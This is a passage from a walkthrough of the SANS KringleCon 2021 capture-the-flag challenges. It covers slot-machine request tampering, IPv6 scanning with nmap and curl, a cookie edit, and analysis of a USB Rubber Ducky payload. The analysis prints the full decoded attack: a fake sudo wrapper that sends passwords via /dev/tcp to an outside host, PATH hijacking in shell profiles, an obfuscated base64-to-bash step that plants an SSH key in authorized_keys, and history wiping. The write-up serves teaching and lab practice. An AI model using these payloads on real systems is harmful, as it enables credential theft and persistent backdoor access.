NENGtpaU4iLCJtYWMiOiJhMjUwNWE2MDU2MGNhN2Y0MWM5ZDUyNmI4YjQ0OWJjYjE0ZDMyYjkyZTlmYTA1OTRjYzRmODJlOTk1ZTVlODQ2Iiw
idGFnIjoiIn0%3D; slots_session=
eyJpdiI6IkFlSWhhamwrUTVWLzlxQlBIKzlmTFE9PSIsInZhbHVlIjoiYm9DVlkwZFI1YUQzdXhLSWJiUjhEU05uU214cERjamtoMTNsK1JFa
VhGTG9SMWE3WFI3TjM5V0RXa2lVRHJVSStqWWFWcVl6UkJ0RVdmaGJYdXIxdktvN3BraG5yZkxjdllWYXZqS3RsZ2lpREh2dDNXYzRuNk50Sm
xYTXV5V1oiLCJtYWMiOiI0MDlhMDA4YjVlMjg0MjVmYTEyZTNmNTU5Y2Y4NmRjZDM2NjYwODFkODA2NThkN2U4YTU0ZDkxZWRiN2MxMmZiIiw
idGFnIjoiIn0%3D
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

betamount=1&numline=20&cpl=-1337
```



```
HTTP/1.1 200 OK
Host: slots.jackfrosttower.com
Date: Fri, 10 Dec 2021 21:11:12 GMT
X-Powered-By: PHP/7.4.26
Cache-Control: no-cache, private
Date: Fri, 10 Dec 2021 21:11:12 GMT
Content-Type: application/json
X-RateLimit-Limit: 60
X-RateLimit-Remaining: 59
Access-Control-Allow-Origin: *
Via: 1.1 google
```

```
{"success":true,"data":{"credit":26838,"jackpot":0,"free_spin":0,"free_num":0,"scaler":0,"num_line":20,
"bet_amount":1,"pull":{"WinAmount":-0,"FreeSpin":0,"WildFixedIcons":[],"HasJackpot":false,"HasScatter":false,
"WildColumIcon":"","ScatterPrize":0,"SlotIcons":["icon1","icon8","icon4","icon6","icon10","icon3","icon6",
"icon1","icon7","icon10","icon10","icon5","icon8","icon3","icon9"],"ActiveIcons":[],"ActiveLines":[]},
"response":"I'm going to have some bouncer trolls bounce you right out of this casino!"},"message":
"Spin success"}
```

Great! We won a lot of credits and found the string in the server's response-element: "I'm going to have some bouncer trolls bounce you right out of this casino!".

We were so busy hacking the slot-machines, that we once again missed talking to a nearby troll, that turned out to have some hints for us:

Hubris Selfington

Snarf. Hrung. Phlthth.
Snarf. Hrung. Phlthth.
I'm Hubris Selfington.
The big boss told me he's worried about vulnerabilities in his slot machines, especially this one.
Statistically speaking, it seems to be paying out way too much.
He asked me to see if there are any security flaws in it.
The boss has HUGE plans and we've gotta make sure we are running a tight ship here at Frost Tower.
Can you help me find the issue?
I mean, I could TOTALLY do this on my own, but I want to give you a chance first.
Yeah, that's exactly how I would have solved it, but thanks.
...

OBJECTIVE 5) STRANGE USB DEVICE


Difficulty: 2 - Assist the elves in reverse engineering the strange USB device. Visit Santa's Talks Floor and hit up Jewel Loggins for advice.

IPv6 Sandbox Terminal-challenge

First, let's visit Jewel in the Talks Lobby and help him out with his IPv6 issues… Alter talking to Jewel, click the IPv6 Sandbox-terminal to play:


Jewel Loggins

Well hello! I'm Jewel Loggins.
I have to say though, I'm a bit distressed.
The con next door? Oh sure, I'm concerned about that too, but I was talking about the issues I'm having with IPv6.
I mean, I know it's an old protocol now, but I've just never checked it out.
So now I'm trying to do simple things like Nmap and cURL using IPv6, and I can't quite get them working!
Would you mind taking a look for me on this terminal?
I think there's a Github Gist that covers tool usage with IPv6 targets.
The tricky parts are knowing when to use [] around IPv6 addresses and where to specify the source interface.
I've got a deal for you. If you show me how to solve this terminal, I'll provide you with some nice tips about a topic I've been researching a lot lately – Ducky Scripts! They can be really interesting and fun!
...



```
ENTER THE CORRECT PHRASE TO ENGAGE THE CANDY STRIPER
>
______________________________________________________________________________
Tools:

* netcat
* nmap
* ping / ping6
* curl

Welcome, Kringlecon attendee! The candy striper is running as a service on
this terminal, but I can't remember the password. Like a sticky note under the
keyboard, I put the password on another machine in this network. Problem is: I
don't have the IP address of that other host.

Please do what you can to help me out. Find the other machine, retrieve the
password, and enter it into the Candy Striper in the pane above. I know you
can get it running again!

elf@097fab552d58:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.160.3  netmask 255.255.240.0  broadcast 192.168.175.255
        inet6 fe80::42:c0ff:fea8:a003  prefixlen 64  scopeid 0x20<link>
        inet6 2604:6000:1528:cd:d55a:f8a7:d30a:2  prefixlen 112  scopeid 0x0<global>
        ether 02:42:c0:a8:a0:03  txqueuelen 0  (Ethernet)
        RX packets 7  bytes 746 (746.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 10  bytes 876 (876.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

After checking our local IP-address, we can scan the IPv4 subnet (as IPv6-networks are just too large to do a practical port-scan of all possible addresses). On IPv4, we find a web-server that, when we visit it using **curl**, tells us to visit it via IPv6. We can use the DNS-name nmap gave us to visit the site on IPv4 and IPv6:



```
elf@097fab552d58:~$ nmap 192.168.160.0/24 -p-
Starting Nmap 7.70 ( https://nmap.org ) at 2022-01-02 20:22 UTC
Nmap scan report for 192.168.160.1
Host is up (0.00012s latency).
Not shown: 65532 closed ports
PORT     STATE    SERVICE
22/tcp   open     ssh
3000/tcp filtered ppp
8000/tcp open     http-alt

Nmap scan report for ipv6-server.ipv6guest.kringlecastle.com (192.168.160.2)
Host is up (0.00037s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE
80/tcp open  http

Nmap scan report for 097fab552d58 (192.168.160.3)
Host is up (0.0030s latency).
All 65535 scanned ports on 097fab552d58 (192.168.160.3) are closed

Nmap done: 256 IP addresses (3 hosts up) scanned in 23.38 seconds
elf@097fab552d58:~$ curl http://ipv6-server.ipv6guest.kringlecastle.com/
<html>
<head><title>Candy Striper</title></head>
<body>
<marquee>I love striping!</marquee>
This site is a lot more fun over IPv6.  Seriously - this isn't a trick like a certain ASCII telnet server....
</body>
</html>
elf@097fab552d58:~$ curl -6 http://ipv6-server.ipv6guest.kringlecastle.com
<html>
<head><title>Candy Striper v6</title></head>
```

```
<body>
<marquee>Connect to the other open TCP port to get the striper's activation phrase!</marquee>
</body>
</html>
```

There's no need to enter an IPv6 IP-address, as we can use the hostname within **nmap** as well. Just add **-6** to scan the host using the IPv6-protocol. When we find the second open port, we visit the host again using **curl** , this time adding **-6** to use IPv6. This leads us to the phrase we need to engage the Candy Striper:

```
elf@097fab552d58:~$ nmap -6 ipv6-server.ipv6guest.kringlecastle.com -p-
Starting Nmap 7.70 ( https://nmap.org ) at 2022-01-02 20:29 UTC
Nmap scan report for ipv6-server.ipv6guest.kringlecastle.com (2604:6000:1528:cd:d55a:f8a7:d30a:e405)
Host is up (0.000094s latency).
Other addresses for ipv6-server.ipv6guest.kringlecastle.com (not scanned): 192.168.160.2
Not shown: 65533 closed ports
PORT     STATE SERVICE
80/tcp   open  http
9000/tcp open  cslistener

Nmap done: 1 IP address (1 host up) scanned in 1.95 seconds
elf@097fab552d58:~$ curl -6 http://ipv6-server.ipv6guest.kringlecastle.com:9000/
PieceOnEarth

ENTER THE CORRECT PHRASE TO ENGAGE THE CANDY STRIPER
> PieceOnEarth
Your answer: PieceOnEarth

Checking....
CANDY STRIPER REENGAGED. THANK YOU!
```

Talk to Jewel again to retrieve some hints:

Jewel Loggins

Great work! It seems simpler now that I've seen it once. Thanks for showing me!
Prof. Petabyte warned us about random USB devices. They might be malicious keystroke injectors!
A troll could program a keystroke injector to deliver malicious keystrokes when it is plugged in.
Ducky Script is a language used to specify those keystrokes.
What commands would a troll try to run on our workstations?
I heard that SSH keys can be used as backdoors. Maybe that's useful?
...

Visit Morcal in the speaker UNpreparedness Room:

Morcel Nougat

Hello and welcome to the speaker _Un_Preparedness Room!
I'm Morcel Nougat, elf extraordinaire.
I've heard the talks at the other con across the way are a bit... *off.*
I really don't think they have the right sense about what makes for a wonderful holiday season. But, anyway!
Say, do you know anything about USB Rubber Duckies?
I've been playing around with them a bit myself.
Please see what you can do to help solve the Rubber Ducky Objective!
Oh, and if you need help, I hear Jewel Loggins, on this floor outside this room, has some experience.
...

Open the terminal:

```
What is the troll username involved with this attack?

>

____________________________________________________________________________

A random USB device, oh what could be the matter?
It seems a troll has left this, right on a silver platter.
Oh my friend I need your ken, this does not smell of attar.
Help solve this challenge quick quick, I shall offer no more natter.

Evaluate the USB data in /mnt/USBDEVICE.


elf@13b522671dd8:~$ ls
mallard.py*
elf@13b522671dd8:~$ ./mallard.py
usage: mallard.py [-h] [--file FILE] [--no_analyze]
                  [--output_file OUTPUT_FILE]
                  [--analysis_file ANALYSIS_FILE] [--debug]

optional arguments:
  -h, --help            show this help message and exit
  --file FILE, -f FILE  The file to decode, default: inject.bin
  --no_analyze, -A      Include this switch to turn off analysis of the
                        duckyfile
  --output_file OUTPUT_FILE, -o OUTPUT_FILE
                        File to save decoded ducky script to. Default will
                        print duckyfile to screen.
  --analysis_file ANALYSIS_FILE
                        Location to output analysis. Default will print
                        analysis to screen.
  --debug               Enable Debug Logging.
elf@13b522671dd8:~$ ls /mnt/USBDEVICE/
inject.bin
```

Great. **Mallard.py** can analyze **Duckyfiles,** and the mounted USB-device contains a … Duckyfile! Lets analyze the content of **inject.bin** with mallard.py:

```
elf@13b522671dd8:~$ ./mallard.py --file /mnt/USBDEVICE/inject.bin

ENTER
DELAY 1000
GUI SPACE
DELAY 500
STRING terminal
ENTER
DELAY 500
GUI -
GUI -
GUI -
GUI -
GUI -
STRING  /bin/bash
ENTER
DELAY 500
STRING mkdir -p ~/.config/sudo
ENTER
DELAY 200
STRING echo '#!/bin/bash > ~/.config/sudo/sudo
ENTER
STRING /usr/bin/sudo $@
ENTER
STRING echo -n "[sudo] password for $USER: "
ENTER
STRING read -s pwd
ENTER
STRING echo
ENTER
STRING echo "$pwd" | /usr/bin/sudo -S true 2>/dev/null
ENTER
STRING if [ $? -eq 1 ]
ENTER
STRING then
ENTER
STRING echo "$USER:$pwd:invalid" > /dev/tcp/trollfun.jackfrosttower.com/1337
ENTER
STRING echo "Sorry, try again."
ENTER
STRING sudo $@
ENTER
STRING else
ENTER
STRING echo "$USER:$pwd:valid" > /dev/tcp/trollfun.jackfrosttower.com/1337
ENTER
STRING echo "$pwd" | /usr/bin/sudo -S $@
ENTER
STRING fi
ENTER
STRING fi' > ~/.config/sudo/sudo
ENTER
DELAY 200
STRING chmod u+x ~/.config/sudo/sudo
ENTER
DELAY 200
STRING echo "export PATH=~/.config/sudo:$PATH" >> ~/.bash_profile
ENTER
DELAY 200
STRING echo "export PATH=~/.config/sudo:$PATH" >> ~/.bashrc
ENTER
DELAY 200
STRING echo ==gCzlXZr9FZlpXay9Ga0VXYvg2cz5yL+BiP+AyJt92YuIXZ39Gd0N3byZ2ajFmau
4WdmxGbvJHdAB3bvd2Ytl3ajlGILFESV1mWVN2SChVYTp1VhNlRyQ1UkdFZopkbS1EbHpFSwdlVRJ
lRVNFdwM2SGVEZnRTaihmVXJ2ZRhVWvJFSJBTOtJ2ZV12YuVlMkd2dTVGb0dUSJ5UMVdGNXl1Zrhk
YzZ0ValnQDRmd1cUS6x2RJpHbHFWVClHZOpVVTpnWwQFdSdEVIJlRS9GZyoVcKJTVzwWMkBDcWFGd
W1GZvJFSTJHZIdlWKhkU14UbVBSYzJXLoN3cnAyboNWZ | rev | base64 -d | bash
ENTER
DELAY 600
STRING history -c && rm .bash_history && exit
ENTER
DELAY 600
GUI q
```

Hmm… This attack creates a **.config/sudo/sudo-script** and modifies the users **path** in **.bash_profile** to make sure the script overrules the 'real' sudo. When sudo is executed, usernames and passwords are sent off to **trollfun.jackfrosttower.com:1337**. Finally, there's a little piece of encoded stuff at the end of the script that is piped to bash. We can simply decode this by running the **echo | rev | base64-d** commands in our terminal. Just make sure you don't pipe it to bash:

```
elf@13b522671dd8:~$ echo
==gCzlXZr9FZlpXay9Ga0VXYvg2cz5yL+BiP+AyJt92YuIXZ39Gd0N3byZ2ajFmau4WdmxGbvJHdAB3bvd2Ytl3ajlGILFESV1mWVN2SChVYTp1VhNlRyQ1UkdFZopkbS1EbHpFSwdlVRJlRVNFdwM2SGVEZnRTaihmVXJ2ZRhVWvJFSJBTOtJ2ZV12YuV
lMkd2dTVGb0dUSJ5UMVdGNXl1ZrhkYzZ0ValnQDRmd1cUS6x2RJpHbHFWVClHZOpVVTpnWwQFdSdEVIJlRS9GZyoVcKJTVzwWMkBDcWFGdW1GZvJFSTJHZIdlWKhkU14UbVBSYzJXLoN3cnAyboNWZ | rev | base64 -d
echo 'ssh-rsa UmN5RHJZWHdrSHRodmVtaVp0d1l3U2JqZ2doRFRHTGRtT0ZzSUZNdyBUaGlzIGlzIG5vdCByZWFsbHkgYW4gU1NIIGtleSwgd2UncmUgbm90IHRoYXQgbWVhbi4gdEFKc0tSUFRQVWpHZGlMRnJhdWdST2FSaWZSaXBKcUZmUHAK
ickymcgoop@trollfun.jackfrosttower.com' >> ~/.ssh/authorized_keys
```

Ok, this Troll was so stupid to append **his own username** to the public key he puts in the malicious authorized_keys-file…

```
What is the troll username involved with this attack?

> ickymcgoop

Checking....
Your answer is correct! Drat that Icky McGoop!
```

Talk to Morcel again:

Morcel Nougat

Yay! Fantastic work!

…

OBJECTIVE 6) SHELLCODE PRIMER

Difficulty: 3 - Complete the Shellcode Primer in ~~the casino~~ Jack's office. According to the last challenge, what is the secret to KringleCon success? "All of our speakers and organizers, providing the gift of ____, free to the community." Talk to Chimney Scissorsticks in the NetWars area for hints.


The Holiday Hero-game

Let's go to the roof and talk to Chimney:

Chimney Scissorsticks

Woo! I'm Chimney Scissorsticks, and I'm having a great time up here!
I've been hanging out with all these NetWars players and not worrying about what's going on next door.
In fact, I've really been having fun playing with this Holiday Hero terminal. You can use it to generate some jamming holiday tunes that help power Santa's sleigh!
It's more fun to play with a friend but I've also heard there's a clever way to enable single player mode.
Single player mode? I heard it can be enabled by fiddling with two client-side values, one of which is passed to the server.
It's so much more fun and easier with a friend though!
Either way, we'd really appreciate your help getting the sleigh all fueled up.
Then I can get back to thinking about shellcode…
...

There's a Single-player-mode-option in the cookies, but let's follow Chimney's advise, and play with a friend, as that is more fun indeed. I asked **Kebnekaise** to come over to the roof, and play the game with me. Later, **dbug** was looking for someone to play with, so I went back to the roof and we got a great score!



https://hero.kringlecastle.com/?challenge=hero&id=4fb7eb96-d524-479f-


1 cookie


Name	HOHOHO
Value	%7B%22single_player%22%3Afalse%7D
Host	hero.kringlecastle.com
Path	/
Expires	Sun, 09 Jan 2022 22:54:52 GMT
Secure	Yes
HttpOnly	No

Edit Cookie

Name	HOHOHO
Value	%7B%22single_player%22%3Atrue%7D
Host	hero.kringlecastle.com
Path	/
Expires	Sun, 09 Jan 2022 22:54:52 GMT

☐ Session cookie
☑ Secure cookie






